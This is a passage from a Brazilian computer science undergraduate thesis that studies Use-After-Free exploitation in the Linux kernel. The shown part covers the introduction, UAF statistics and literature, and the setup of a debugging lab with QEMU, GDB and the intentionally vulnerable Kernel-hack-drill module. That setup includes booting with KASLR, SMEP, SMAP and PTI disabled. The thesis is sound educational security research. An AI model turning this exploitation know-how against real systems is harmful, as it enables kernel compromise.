Yuri Said Sunbali

Um estudo sobre Use-After-Free no kernel Linux

Brasil

2026

Yuri Said Sunbali

Um estudo sobre Use-After-Free no kernel Linux

Trabalho de conclusão de curso apresentado ao Departamento de Computação para obtenção do título de Bacharel em Ciência da Computação.

Universidade Federal de São Carlos – UFSCar

Departamento de Computação

Orientador: Hélio Crestana Guardia

Brasil

2026

Com carinho, à minha querida noiva.

Aos meus pais, irmã, avós e padrinhos.

Ao meu caramelinho, que persistirá em minha memória.

Agradecimentos

Gostaria de agradecer a Universidade Federal de São Carlos e o Departamento de Computação pelo ensino público e de qualidade, que atuam bravamente em função de uma educação emancipadora e não em função de uma lógica reducionista da educação como mercadoria.

Agradeço à toda e cada professora e professor que fizeram parte de minha formação, não só em nível superior, mas desde os meus primeiros anos de formação escolar. Para mim, vocês representam a verdadeira força motriz da sociedade e a mais notável e exemplar postura de coragem e autenticidade.

Em especial, gostaria de agradecer ao professor Guilherme E Silveira por seu papel pivotal em meu período formativo do ensino médio. Os meus mais sinceros agradecimentos e profunda admirição.

Agradeço, também, ao professor Mário César San Felice por, em meus primeiros anos de graduação, ter se disposto a me guiar em um estudo dirigido, através do qual muito pude aprender sobre teoria dos grafos e análise de algoritmos.

Agradeço ao professor Hélio por toda a compreensão, disposição em me orientar e paciência. E haja paciência. Sua amplitude e profundidade de conhecimentos me são inspiradoras e norteadoras.

"Bio-technology
Ain't what's so bad
Like all technology
It's in the wrong hands"
(Sepultura)

Resumo

Diante da crescente relevância de determinadas classes de vulnerabilidades, novas técnicas e paradigmas de exploração dessas mesmas vulnerabilidades, nota-se uma carência, na atualidade, no que diz respeito a trabalhos que busquem discorrer sobre tais tópicos de forma detalhada e aprofundada. Assim, a proposta deste trabalho é a de trazer uma discussão pertinente à pesquisa de segurança de sistemas corrente, partindo da classe de vulnerabilidade de UAF, que tem se mostrado relevante, consistemente, para discutir sobre técnicas de exploração em evidência, a partir de um caso de estudo no contexto do kernel Linux e de um módulo propositalmente vulnerável.

Palavras-chave: Sistemas Operacionais. Linux. Use-After-Free. Cibersegurança. Pesquisa de Vulnerabilidades. Desenvolvimento de Exploits.

Abstract

Under the growing relevance of specific vulnerability classes, and the newly developed exploitation techniques and paradigms of these same vulnerabilities, it is possible to observe a lack of recently published works which proposes do discuss these topics in a detailed manner with depth. This way, what the present work seeks to bring is an updated discussion, in the current systems security research scenario, based on the UAF vulnerability class, which has, consistently, showed its relevance, in order to discuss state of the art exploitation techniques, which is developed under a case study on Linux kernel and an intentionally vulnerable driver.

Keywords: Operating Systems. Linux. Use-After-Free. Cibersecurity. Vulnerability Research. Exploit Development.

Lista de ilustrações

Lista de códigos

Lista de abreviaturas e siglas

exploit	Programa que abusa de uma vulnerabilidade em um sistema
`slab`	Estrutura central do alocador SLAB
`drill_mod`	Módulo vulnerável que é objeto de estudo deste trabalho
UAF	Classe de vulnerabilidade, *Use-After-Free*
KASLR	Mitigação de segurança, *Kernel Adress Space Layout Randomization*
KPTI	Mitigação de segurança, *Kernel Page-Table Isolation*
SMEP	Mitigação de segurança, *Supervisor Mode Execution Prevention*
SMAP	Mitigação de segurança, *Supervisor Mode Access Prevention*
DEP	Mitigação de segurança, *Data Execution Prevention*

Lista de símbolos

#	Terminal com privilégios elevados
$	Terminal sem privilégios elevados
^	Tecla CTRL sendo pressionada, por exemplo ^D (CTRL+D)

Sumário

1 Introdução

1.1 Cenário

Vulnerabilidades ocasionadas por falhas de corrupção de memória surgem em uma ampla variedade de aplicações nas quais os desenvolvedores são os responsáveis em parte ou totalmente pelo gerenciamento de memória da aplicação em questão, tal como acontece com as linguagens de programação C e C++. Nessas linguagens, a incorreta manipulação em operações como alocação e liberação de porções de memória e operações de acesso em tais porções de memória, são comumente as razões por trás dessas falhas.

Grosso modo, é possível categorizar vulnerabilidades de corrupção de memória em duas grandes classes, se excluidos os casos onde, *a priori*, uma falha permite acesso arbitrário. São elas: acesso indevido em pilha e acesso indevido em espaço de alocação dinâmica de memória (*heap*).

Vulnerabilidades por acesso indevido em pilha são comumente atreladas a técnicas de exploração mais triviais, que geralmente envolvem corromper o contador de programa salvo na pilha entre chamadas de funções para redirecionar o fluxo de execução da aplicação ou então mudar a disposição da pilha por meio de pivoteamento e, em última instância, também redirecionar o fluxo de controle do programa, abusando, por exemplo, do mecanismo de recuperação de contexto entre chamadas de função.

Vulnerabilidades por acesso indevido em *heap*, por sua vez, tendem a ser mais complexas por sua própria natureza, uma vez que não há, a priori, um caminho direto para controlar o contador de programa, ou a disposição da pilha, ou qualquer outra forma que seja de se controlar o fluxo do programa vulnerável em questão.

Dessa forma, as técnicas de exploração em *heap* são intrinsicamente ligadas ao alocador dinâmico de memória presente no programa vulnerável e, frequentemente, dependem de outros fatores que são específicos do programa que está sendo atacado. como, por exemplo, disposição da *heap*, primitivas de sincronização, dentre outros fatores que não são facilmente determinados *a priori*.

No contexto do kernel Linux, por exemplo, de forma a explorar uma falha de corrupção de memória em *heap* é comumente necessário que quem esteja desenvolvendo o *exploit* compreenda não somente como o SLUB e o sistema *Buddy* funcionam (os alocadores utilizados pelo Linux) mas, também, como outros subsistemas e componentes centrais do kernel operam, no que diz respeito às suas principais estruturas de dados, os seus objetos que são alocados em *heap*, o espaço que esses objetos ocupam, a disposição desses objetos

em memória e, a depender da vulnerabilidade, pode vir a ser necessário o entendimento sobre subsistemas em espececífico para que se possa demonstrar a explorabilide de uma vulnerabilidade.

Somado a tudo isso, enquanto ataques em pilha são amplamente documentados e frequentemente ensinados em cursos introdutórios de cibersegurança, ataques em *heap* e suas técnicas envolvidas tendem a ficar relegados a cursos mais avançados que, comumente, são cursos fechados sobre preços proibitivos, especialmente se considerado o contexto de estudantes no Brasil. Quando alguma informação é encontrada publicamente, a tendência é que ela seja direcionada a um público que já tem domínio sobre as técnicas discutidas, em língua inglesa tendendo a ser muito mais expositivas do que propriamente didáticas, assumindo que o leitor consiga, sem maior detalhes, entender como cada técnica de exploração foi empregada em uma determinada vulnerabilidade.

No entanto, vulnerabilidades em *heap* não são igualmente predominantes e relevantes entre si. Dentre as classes de vulnerabilidades que ocorrem em *heap*, as que acontecem em função do acesso a uma porção de memória após sua liberação (UAF, abreviado do inglês, *Use After Free*) se destacam por sua evidente predominância.

Considerando os números no instante em que este trabalho é escrito, como é possível observar nas vulnerabilidades reportadas de 2020 a 2026, associadas a um identificador de *Common Vulnerabilities and Exposures* (CVE), reportadas no contexto do Linux e que tenham sido emitidas pela organização responsável pelo kernel(NIST, 2026a), das 10.613 CVEs catalogadas, 1.061 delas são UAFs (NIST, 2026b), o que aponta para um percentual de, aproximadamente, 10% das CVEs.

Ao contabilizar apenas os UAFs que estão sob um índice de Common Weakness Enumeration (CWE) (MITRE, 2026a) contra todas as outras CVEs, estando sob um CWE ou não. Se comparado apenas com as outras vulnerabilidades sob um CWE, que em números absolutos contabilizam um total de 5.365 CVEs (NIST, 2026c) (desconsiderando as que estão sob o CWE de UAF) o percentual sobe para, aproximadamente, 16,5%.

Para se ter uma dimensão da importância que vulnerabilidades por UAF têm ganho, ao final de 2025 a organização responsável pelo índice CWE, a MITRE (MITRE, 2026b), em seu ranking anual de vulnerabilidades mais impactantes do ano, classificou UAF em sétimo lugar, tendo assim subido uma posição no ranking com relação ao ano anterior. Mais do que isso, das vulnerabilidades que são propriamente causadas por indevido gerenciamento de memória, UAF fica atrás somente daquelas que são de escrita para fora dos limites de uma região de memória válida (*OOB write*, do inglês, *Out-of-bounds write*), que no mencionado anuário ficara em quinto lugar, tendo caído 3 posições com relação a versão passada. As vulnerabilidades causadas por leitura para além dos limites de uma região de memória válida (*OOB read*, do inglês, *Out-of-bounds read*), que no relatório de 2024 ficara na sexta posição (ficando a frente de UAF e mais próxima de sua

vulnerabilidade gêmea de *OOB write*) caira 2 posições e em 2025 ocupou o oitavo lugar, ficando logo atrás de UAF (MITRE, 2025).

Em suma, observa-se que, consistentemente, UAF torna-se cada vez mais relevante no atual cenário não apenas no que diz respeito a segurança de sistemas como de segurança como um todo.

1.2 Problema e trabalhos relacionados

No contexto de engenharia de sistemas, seja no que diz respeito a habilidades relacionadas a conhecimentos intrínsecos sobre sistemas, seja em habilidades para a análise de segurança desses mesmos sistemas, a documentação de conhecimento especializado é recorrente e com uma ampla variedade de exemplos que podem ser citados nesse sentido.

O exemplo mais clássico disso é o texto sobre o código do kernel do UNIX em sua sexta edição (LIONS, 1996), o qual vinha acompanhado do código do kernel do sistema operacional em questão e que buscava esmiuçar trechos de códigos considerados centrais a cada subsistema.

No mesmo espírito do livro de John Lions, surgiram ao longo dos anos 1980 e 1990, textos que proviam ideias sobre design e implementação de sistemas operacionais em específico, contrastando com textos de cunho mais conceitual, sendo os exemplos mais notáveis dessa leva os textos sobre o UNIX System V (BACH, 1986)(GOODHEART; COX, 1994), o MINIX (TANENBAUM, 1987), e de alguns dos BSDs (LEFFLER, 1989)(JOLITZ; JOLITZ, 1996)(MCKUSICK, 1996).

Outros exemplos notáveis podem ser vistos nos anos 2000, quando foi lançada a versão 2.6 do kernel Linux. Nesse contexto, houve livros que: discutiam sobre as estruturas e subsistemas principais do kernel (LOVE, 2004); analisassem o design, implementação e mudanças de cada um dos subsistemas do Linux na então recém lançada versão 2.6 (BOVET; CESATI, 2002); estudassem o design e implementação de partes do subsistema de redes(BENVENUTI, 2005); se dedicavam a explicar o subsistema de gerenciamento de memória (GORMAN, 2004); ensinavam sobre o desenvolvimento de *device drivers* para o kernel (CORBET; RUBINI; KROAH-HARTMAN, 2005). Mais recentemente (STOAKES, 2026), atualiza e expande a discussão (GORMAN, 2004) sobre os mecanismos do subsistema de gerenciamento de memória.

No que diz respeito a segurança de sistemas em si, uma revista precursora em popularizar técnicas de exploração de binários, mas não apenas, e que continua a publicar até a atualidade, é a Phrack (PHRACK, 2026). Por meio dela, a vulnerabilidade de acesso indevido em pilha e a estratégia para explorar tal falha foram documentadas (ONE, 1996) ainda nos anos 90 e permanecesse até os dias de hoje uma referência, além de, também,

ter apresentado falhas de acesso indevido em *heap* tanto em espaço de usuário quanto em espaço de kernel (SQRKKYU; TWZI, 2007)(KAEMPF, 2001).

Trabalhos como (ERICKSON, 2003), por sua vez, trouxeram à tona técnicas já previamente documentadas, como em (ONE, 1996), mas também expuseram conceitos mais básicos de computação como programação em linguagem C e conceitos de redes, visando ser um texto introdutório em segurança à época em que foi publicado.

Mais especificamente, trabalhos como (ANLEY et al., 2011) também traziam consigo informações sobre as técnicas também documentadas em (ERICKSON, 2003), mas se diferiam no que tange a discussão de diferentes plataformas (enquanto (ERICKSON, 2003) se restringia ao ambiente Linux), falhas de acesso indevido em *heap*, estouros de *buffer* não somente em espaço de usuário mas também de kernel além de falar sobre as etapas de análise estática e dinâmica no processo de revisão de segurança.

Mais recentemente, (ANDRIESSE, 2018) trouxe uma discussão mais atualizada sobre técnicas de exploração em modo usuário no contexto de sistemas operacionais GNU/Linux além de discutir tópicos sobre a análise de binários em si.

No que diz respeito unicamente a espaço de kernel, (PERLA; OLDANI, 2010), a partir de uma seleção de sistemas operacionais comercialmente populares, como o Windows e o próprio Linux, apresentou discussões a respeito do design e arquitetura de tais sistemas operacionais e partia daí para discutir vulnerabilidades que aconteciam no contexto de espaço de kernel e suas respectivas técnicas de exploração, se diferindo dos textos até então publicados que em sua maioria ou em sua totalidade se dedicavam a discutir tais tópicos em espaço de usuário.

Um texto mais recente e que discute tópicos de exploração em kernel é (REGALADO et al., 2022), mas este mantém a discussão em um nível mais introdutório e busca se centrar em discutir as mitigações mais comuns na atualidade, ao invés de técnicas de exploração propriamente ditas ou classes de vulnerabilidades em destaque.

Nesse sentido, na procura por demais trabalhos que tratassem de documentar e explicar tópicos de exploração em espaço de kernel, tomando como metodologia a busca em plataformas como o Portal de Periódicos da CAPES, *ACM Digital Library*, *Google Scholar* e *Google Books*, concluiu-se que (PERLA; OLDANI, 2010) continua sendo uma das referências mais especializadas até o momento, ainda que se trate de um texto antigo e que nem sequer faça menção a vulnerabilidades de UAF que, como já visto, desempenham um papel central na atualidade.

1.3 Proposta

Considerando todo o cenário previamente exposto, constata-se uma notável lacuna, no sentido de haver um trabalho que procure apresentar tópicos alinhados com o atual cenário em pesquisa de vulnerabilidades para que aspirantes a pesquisadores possam desenvolver um conjunto de habilidades visando não só atuar na indústria como analista de segurança com competências relevantes mas, também, avançar o estado da arte em segurança de sistemas.

A proposta deste trabalho é, portanto, a de ser um estudo sobre técnicas selecionadas de exploração em *heap* com enfoque exclusivo na classe de vulnerabilides de UAF, levando-se em consideração seu protagonismo nos relatórios mais recentes de vulnerabilidades reportadas para o kernel Linux.

O objetivo deste trabalho não está em mostrar que as técnicas apresentadas funcionam e qual o conjunto de entradas é necessário fornecer para a máquina de forma a replicar os exemplos aqui apresentados. A proposta é a de explicar o porque as técnicas funcionam e como funcionam, qual o conjunto de interações sobre o qual a técnica de exploração se baseia, com quais subsistemas do kernel cada passo da exploração conversa, o que acontece no fluxo de execução do kernel quando determinada técnica é empregada e quais primitivas são envolvidas no processo de codificação de um *exploit*.

Assim, o texto é pensado de forma a levar o leitor a uma plena compreensão dos tópicos abordados e, portanto, deste é esperado uma postura ativa de leitura, na qual se faz necessário, para um bom aproveitamento, que cada etapa exposta seja acompanhada e replicada por meio do que fora estudado e observado no decorrer deste trabalho.

1.4 Metodologia

Haja vista que o desenvolvimento do trabalho se deu em torno do estudo de técnicas já conhecidas e que, aqui, foram empregadas sobre um artefato selecionado para o estudo de exploração de vulnerabilidades de UAF, as metodologias empregadas centraram-se em: revisão bibliográfica, por meio da qual, no decorrer da pesquisa, adquiriu-se conhecimento sobre as técnicas em questão, e do estudo de caso, uma vez que, para analisar e apresentar as tais técnicas, foi utilizado um módulo propositalmente vulnerável escrito para o Linux e que fora pensado para o estudo de vulnerabilidades de UAF, intitulado *Kernel-hack-drill* (POPOV, 2026).

A pesquisa, portanto, trata-se de um estudo de caso à medida em que as análises desenvolvidas buscaram aprofundar-se tanto nos aspectos teóricos quanto no caráter prático do sistema em questão e da pesquisa em segurança, análises por meio das quais empregou-se

não só o estudo do módulo e das técnicas que a ele foram aplicadas mas, também, de porções de subsistemas do Linux por meio das quais fora demonstrado quais operações se davam mediante a execução de cada um dos trechos de código do *Kernel-hack-drill*, alinhando-se portanto com a proposta que é produzir um trabalho documental que visa ser um estudo aprofundado partindo-se de um artefato selecionado que tivesse potencial para desenvolver tais linhas de análise.

As demais escolhas metodológicas e suas justificativas estão distribuídas ao longo do trabalho, a exemplo do segundo capítulo no qual o ambiente de testes tem sua configuração explicada e discutida.

1.5 Resultados obtidos

Ao final do estudo das técnicas de exploração selecionadas, fora possível produzir análises e um material documental acerca do entendimento dos métodos empregados de forma que não somente buscou-se explicar os detalhes e os porquês das técnicas funcionarem como, também, procurou-se fazê-lo de forma didática.

Nesse sentido, buscou-se possibilitar que este trabalho possa vir a ser utilizado como uma referência na formação de estudantes de computação naquilo que tangem tópicos em cibersegurança, em específico no que diz respeito a segurança no contexto de engenharia de sistemas.

1.6 Observações

Frente aos avanços da Inteligência Artifical Generativa (IAG) e o destaque que esta vem ganhando, é oportuno fazer algumas observações pertinentes ao presente trabalho.

Antes de qualquer outra observação, é importante pontuar que, independemente do quão eficiente uma ferramenta qualquer de IAG seja, não é possível (e jamais será, pela própria natureza da IAG) demonstrar que a ferramenta em questão, com total confiabilidade, fez aquilo que lhe foi requisitada.

Assim, de forma a construir e manter sistemas que sejam robustos, seguros e confiáveis, sempre haverá a necessidade da trabalho humano sobre esses mesmos sistemas e daquilo que dele deriva, como a descoberta e validação de vulnerabilidades e suas respectivas correções.

Portanto, a produção de um trabalho como este, que passa por um rigoroso processo de revisão e validação, é e sempre continuará sendo de suma importância, haja vista que a

necessidade por materiais que visem disseminar conhecimento especializado com qualidade e rigor continuará sendo imprescindível.

Finalmente, o autor limitou o uso de ferramentas de IAG a tão somente suas capacidades de busca (*crawling*), de tal forma que estas o levassem a materiais produzidos por outros seres humanos, como artigos, livros e publicações no geral, mas jamais considerando-as como capazes de gerarem algo ou de, menos ainda, raciocinarem pelo autor sobre um conteúdo qualquer que fosse.

2 Configuração do ambiente

No processo de descoberta, análise e exploração de uma vulnerabilidade, é imprescindível que se possa depurar a aplicação vulnerável em questão assim como, se possível, ter o código em mãos. Quanto mais controle e informações a disposição houver, naturalmente, mais precisos tendem a ser os resultados desse processo.

No contexto do kernel Linux, felizmente, não só é possível depurar o kernel em si como, também, analisar toda a base de código, que está livremente disponível, o que permite que a análise estática de subsistemas do kernel seja possível.

Mais do que isso, é possível compilar o kernel para propósitos específicos e exercer controle granular sobre os componentes que se quer presentes, quais conjuntos de mitigações de segurança são habilitadas ou não, dentre várias outras opções à disposição de quem irá compilar o kernel para um propósito alvo.

O que será feito nesse capítulo, portanto, é mostrar como a configuração do ambiente é feita, passando por configuração e compilação do kernel, compilação e carregamento do módulo vulnerável que servirá de caso de estudo, criação de um sistema de arquivos para uso com o kernel que será depurado e, finalmente, sumarizando o que fora feito até então, como utilizar o QEMU/KVM para instanciar a máquina que hospedará o kernel alvo.

Duas referências principais serviram de base para a configuração do ambiente (POPOV, 2026)(PWN.COLLEGE, 2026). Assim, de forma que este trabalho seja o mais autocontido possível, aqui será reproduzido e indicado exatamente como o uso dessas referências se deram e suas eventuais modificações pontuais a fim de estabelecer um ambiente de depuração.

Finalmente, é importante deixar claro que todo o ambiente foi configurado a partir de uma instalação padrão do Debian 13 para a arquitetura x86-64(DEBIAN, 2026a) e, portanto, pode ser que seja necessário a consulta dos manuais pertinentes de forma a corrigir eventuais problemas ou impedimentos que se possam ter em outras configurações de sistemas operacionais ou arquitetura.

Por fim, vale pontuar que toda a criação do ambiente se deu em um diretório dedicado para este. No decorrer do trabalho, por praticidade, esse diretório será chamado de `lab` e deve-se presumir sempre que os comandos apresentados estão todos sendo executados no contexto deste diretório no contexto da máquina que será a hospedeira da máquina de testes, a menos que indicado o contrário. Presume-se ele vazio, a princípio, e é partindo deste ponto que a seção de pré-configuração e compilação do kernel parte.

2.1 Pré-configuração do sistema e compilação do Linux

Visando manter a praticidade e consistência na compilação do kernel em suas possíveis versões estáveis mais atuais, o primeiro passo é o de clonar o repositório do kernel que hospeda essas tais versões. Além de ser capaz de clonar o kernel, é necessário também poder compilá-lo e, em todo caso, é necessário instalar um conjunto de dependências para que essas tarefas possam ser feitas. Para tanto, é suficiente guiar-se pelo comando conforme apresentado no Código 2.1.

```
$ sudo apt install nvi build-essential gdb bc flex bison\
        openssl libssl-dev libelf-dev libncurses-dev
```

Código 2.1 – Instalação de pacotes base.

De forma a estabelecer algum alinhamento com a literatura mais recente sobre o gerenciador de memória do kernel (STOAKES, 2026) e, ainda assim, escolher uma versão estável e atualizada, em relação a quando o presente trabalho se iniciou, fixou-se a escolha na versão estável 6.1.166.

Ademais, é interessante que se tenha praticidade para, sempre que necessário, voltar para a configuração base do kernel que se está investigando, especialmente se alguma pesquisa estiver modificando diretamente o Linux e não somente um módulo carregável e, portanto, o script mostrado no Código 2.2 pode ser tomado como referência para isso e considerando que este deve ser executado no contexto do diretório `lab`.

```
#!/bin/bash

if [[ ! -d ./linux ]];
        then git clone git://git.kernel.org/pub/scm/linux/kernel/git/stable/
    linux.git;
fi

cd ./linux

git checkout v6.1.166

make clean

git reset --hard
git clean -ffxd

make defconfig

./scripts/config -e CONFIGFS_FS -e SECURITYFS -e EXT4_FS_XATTR \
-d SLAB_BUCKETS -d RANDOM_KMALLOC_CACHES \
-e DEBUG_INFO -e DEBUG_INFO_DWARF4 -e DEBUG_INFO_COMPRESSED_NONE -e GDB_SCRIPTS
    -e FRAME_POINTER

make -j $(nproc)

cd ../
```

Código 2.2 – Preparação do kernel para o ambiente de testes.

Em suma, o que o *script* faz é clonar o repositório se ele ainda não existir no diretório `lab`, passa para o contexto do diretório recém criado na clonagem, muda a branch para a versão que é do interesse deste trabalho e limpa o diretório de quaisquer artefatos não existentes por padrão após uma clonagem (o que só surte efeito algum se ele já tiver sido clonado previamente a execução corrente do script), de tal forma que repositórios já clonados sejam limpados. Finalmente, é requisitada a configuração padrão que irá criar e popular o arquivo `.config` e, na sequência, configurações adicionais para depuração serão acionadas e o kernel é, então, compilado.

Ao longo do trabalho, quando pertinente, algumas das mitigações serão deliberadamente desativadas e a motivação para isso será explicada caso a caso. Por ora, é importante ter em mente que de forma a aprender a exploração de binários em um contexto onde existem uma infinitude de mitigações, é necessário isolar caso a caso do processo de exploração para que estes possam receber um estudo dedicado. O objetivo final é, posteriormente, ser capaz de ligar técnicas de exploração em um conjunto para formar o que se chama de um ataque encadeado completo (comumente conhecido por seu termo em inglês como *Full Attack Chain*). Dito isso, basta dizer que essa é a configuração necessária para a primeira técnica de exploração que será estudada neste trabalho.

Cada uma das configurações modificadas pelo utilitário `config` pode ter seu significado consultado na própria documentação do kernel ou diretamente nos arquivos começados em `Kconfig`. Por exemplo, o script mostrado no Código 2.3 mostra como buscar por uma das configurações acionadas no script de configuração.

```
1 $ grep -r DEBUG_INFO_DWARF4 | grep Kconfig
```

Código 2.3 – Buscando pela definição de uma configuração.

2.2 Compilação do módulo vulnerável

O objeto de análise do estudo de caso que aqui será feito é o módulo propositalmente vulnerável presente no projeto *Kernel-hack-drill* (POPOV, 2026). Portanto, é necessário também clonar este repositório. Uma vez tendo o repositório clonado, basta invocar o comando `make` especificando a variável de ambiente prevista no arquivo `Makefile` do módulo para que ele seja compilado no contexto do kernel que faz parte do estudo. O Código 2.4 mostra como isso pode ser feito. Vale notar que, para garantir a consistência da reprodutibilidade do que está sendo apresentado aqui, é forçado no script a mudança do repositório para um commit específico que é sobre o qual o trabalho se desenvolveu.

```
#!/bin/bash

if [[ ! -d kernel-hack-drill ]]
        then git clone https://github.com/a13xp0p0v/kernel-hack-drill.git;
fi

cd ./kernel-hack-drill

git reset --hard 5bc86a3
git clean -ffxd

make KPATH=../linux

cd ../
```

Código 2.4 – Clonando e compilando o *Kernel-hack-drill*.

2.3 Criação de um disco com um sistema de arquivos

O próximo passo é criar um arquivo que será o disco para o kernel compilado na seção anterior, contendo toda a estrutura de diretórios e arquivos de uma instalação do Debian utilizando-se da ferramenta `debootstrap` (DEBIAN, 2026b). Existem outras alternativas comumente utilizadas para alcançar esse mesmo objetivo, como, por exemplo, o Buildroot e o BusyBox. Aqui, os critérios de escolha dentre as possibilidades disponíveis levaram em consideração tão somente a praticidade e consistência na criação de um disco para o kernel que se quer testar, considerando o ambiente sobre o qual o trabalho fora desenvolvido.

Para criar o disco e formatá-lo para um sistema de arquivos padrão basta lançar mão dos utilitários `touch`, `dd` e `mkfs`, para criar seu arquivo, definir seu tamanho e colocá-lo em um formato padrão, respectivamente, conforme ilustrado no Código 2.5.

```
#!/bin/bash

touch fs.img
dd if=/dev/zero of=./fs.img bs=1G count=3
/usr/sbin/mkfs.ext4 fs.img
```

Código 2.5 – Criação e formatação de um disco para o kernel.

Finalmente, para popular o disco, é suficiente montá-lo e chamar o `debootstrap` para fazer a escrita em seu ponto de montagem, tal como o Código 2.6 mostra.

```
#!/bin/bash

mkdir fs
sudo mount ./fs.img ./fs
sudo debootstrap trixie ./fs http://deb.debian.org/debian/
```

Código 2.6 – Populando o disco com o `debootstrap`.

Ao fim da execução do `debootstrap`, é possível, então, utilizar-se do comando `chroot` para fazer configurações adicionais úteis, como criar um usuário e instalar ferramentas de desenvolvimento de tal forma que o *exploit* possa ser desenvolvido e compilado diretamente no ambiente da máquina que será depurada, para evitar a necessidade de transferir o binário contendo a exploração a cada modificação feita. Além disso, é necessário também que o módulo vulnerável esteja presente no disco para que este possa ser carregado e, para isso, deve-se copiá-lo para o ponto de montagem. O Código 2.7 apresenta como essas configurações podem ser feitas.

```
1 $ sudo chroot ./fs
2 # adduser user
3 (stdout e stderr suprimidos)
4 # apt install nvi build-essential gdb sudo
5 # ^D
6 $ cp -r ./kernel-hack-drill/ ./fs/home/user/
7 $ sync
8 $ sudo umount ./fs
9 $ rm -rf ./fs
```

Código 2.7 – Utilizando o `chroot` e configurações adicionais.

Além disso, é útil que o usuário recém-criado seja adicionado ao arquivo sudoers, permitindo que este possa carregar o módulo vulnerável após uma inicialização da máquina de testes.

O resultado final desse processo é uma máquina de testes, tal como esquematicamente ilustrada na Figura 1.



Figura 1 – Máquina de testes.

2.4 Depuração com o GDB e o QEMU/KVM

Mais uma vez, é necessário instalar os pacotes pertinentes, de tal forma que se possa virtualizar e depurar a máquina vulnerável, como indicado no Código 2.8.

```
$ sudo apt install gdb qemu-system libvirt-daemon-system
```

Código 2.8 – Instalação do QEMU/KVM e do GDB.

É possível, então, instanciar a máquina conforme a execução do script mostrado no Código 2.9. A máquina não finalizará a inicialização imediatamente em razão da combinação de dois dos argumentos passados na chamada do QEMU, que são o `-s` e o `-S`. O que estas opções fazem é habilitar a depuração da máquina por meio de uma comunicação na rede local, utilizando a porta `1234` (argumento `-s`), e aguardar o GDB se conectar a máquina para que só então ela possa prosseguir com sua inicialização (argumento `-S`, que só irá funcionar assim se combinado com o argumento `-s`).

```
#!/bin/sh

qemu-system-x86_64 \
-s \
-S \
-enable-kvm \
-m 2G \
-cpu qemu64 \
-smp 2 \
-drive file=./fs.img \
-nographic \
-no-reboot \
-kernel ./linux/arch/x86/boot/bzImage \
-append "console=ttyS0 earlyprintk=serial root=/dev/sda rw pti=off nokaslr
    nosmep nosmap"
```

Código 2.9 – *Script* de inicialização da máquina de testes.

Sobre a configuração do GDB, para que este possa carregar apropriadamente os scripts gerados no processo de compilação do kernel, é necessário anexar ao arquivo de configuração do GDB o caminho para o módulo que serve de interface para os scripts, conforme mostra o Código 2.10.

```
$ echo "add-auto-load-safe-path $HOME/lab/linux/scripts/gdb/vmlinux-gdb.py" >>
    $HOME/.config/gdb/gdbinit
```

Código 2.10 – Modificando o arquivo de configuração do GDB.

Executando o Código 2.9 e, em seguida, em outro terminal, o Código 2.11 é possível, finalmente, depurar não só o módulo vulnerável como qualquer outro módulo carregável e o kernel em si.

```
$ gdb ./linux/vmlinux
```

```
2 (stdout e stderr suprimidos)
3 (gdb) target remote :1234
```

Código 2.11 – Conectando o GDB a máquina virtual.

Para dar prosseguimento na inicialização da máquina virtual, basta fornecer o comando `continue` (ou `c`, em sua forma abreviada) para o GDB.

Vale observar que, no Código 2.11, o arquivo `vmlinux`, que é produto da compilação do kernel, fora passado como parâmetro para que o GDB seja capaz de processar os símbolos e que, durante a depuração, ao invés de referir-se a funções, por exemplo, por meio de seu endereço de carregamento, seja possível se referir a estas por seus nomes.

Por último, resta carregar o módulo vulnerável, conforme o Código 2.12 (que deve ser executado na máquina virtual) e carregar os símbolos do módulo no GDB, como exemplificado pelo Código 2.13, nesta ordem.

Para ser capaz de fornecer comandos para o GDB é necessário interromper a execução do programa sendo depurado, para tanto basta pressionar ^C no próprio depurador.

```
1 $ sudo insmod drill_mod.ko
```

Código 2.12 – Carregando o módulo vulnerável.

```
1 (gdb) lx-symbols ./kernel-hack-drill/drill_mod.ko
```

Código 2.13 – Carregando os símbolos do módulo no GDB.

Uma rápida verificação, como com o Código 2.14, mostra se os símbolos foram devidamente reconhecidos se funções do `drill_mod` aparecerem na saída do comando. É possível, uma vez carregado corretamente os símbolos do drill_mod, configurar pontos de parada na execução do módulo com o comando `breakpoint` e fornecendo o nome da função como parâmetro, por exemplo.

```
1 (gdb) info functions drill_*
2 (stdout e stderr suprimidos)
```

Código 2.14 – Imprimindo os símbolos referentes ao módulo vulnerável.

O ambiente de depuração e testes que aqui buscou-se reproduzir é aquele, portanto, idealizado conforme ilustrado na Figura 2, onde é possível visualizar como se espera que as ferramentas empregadas sejam integradas entre si.

2.4.1 Uso do GDB

De forma a evitar divagações no texto sobre o uso do GDB, os comandos e suas funcionalidades serão nada mais que minimamente descritas de forma implícita, de tal

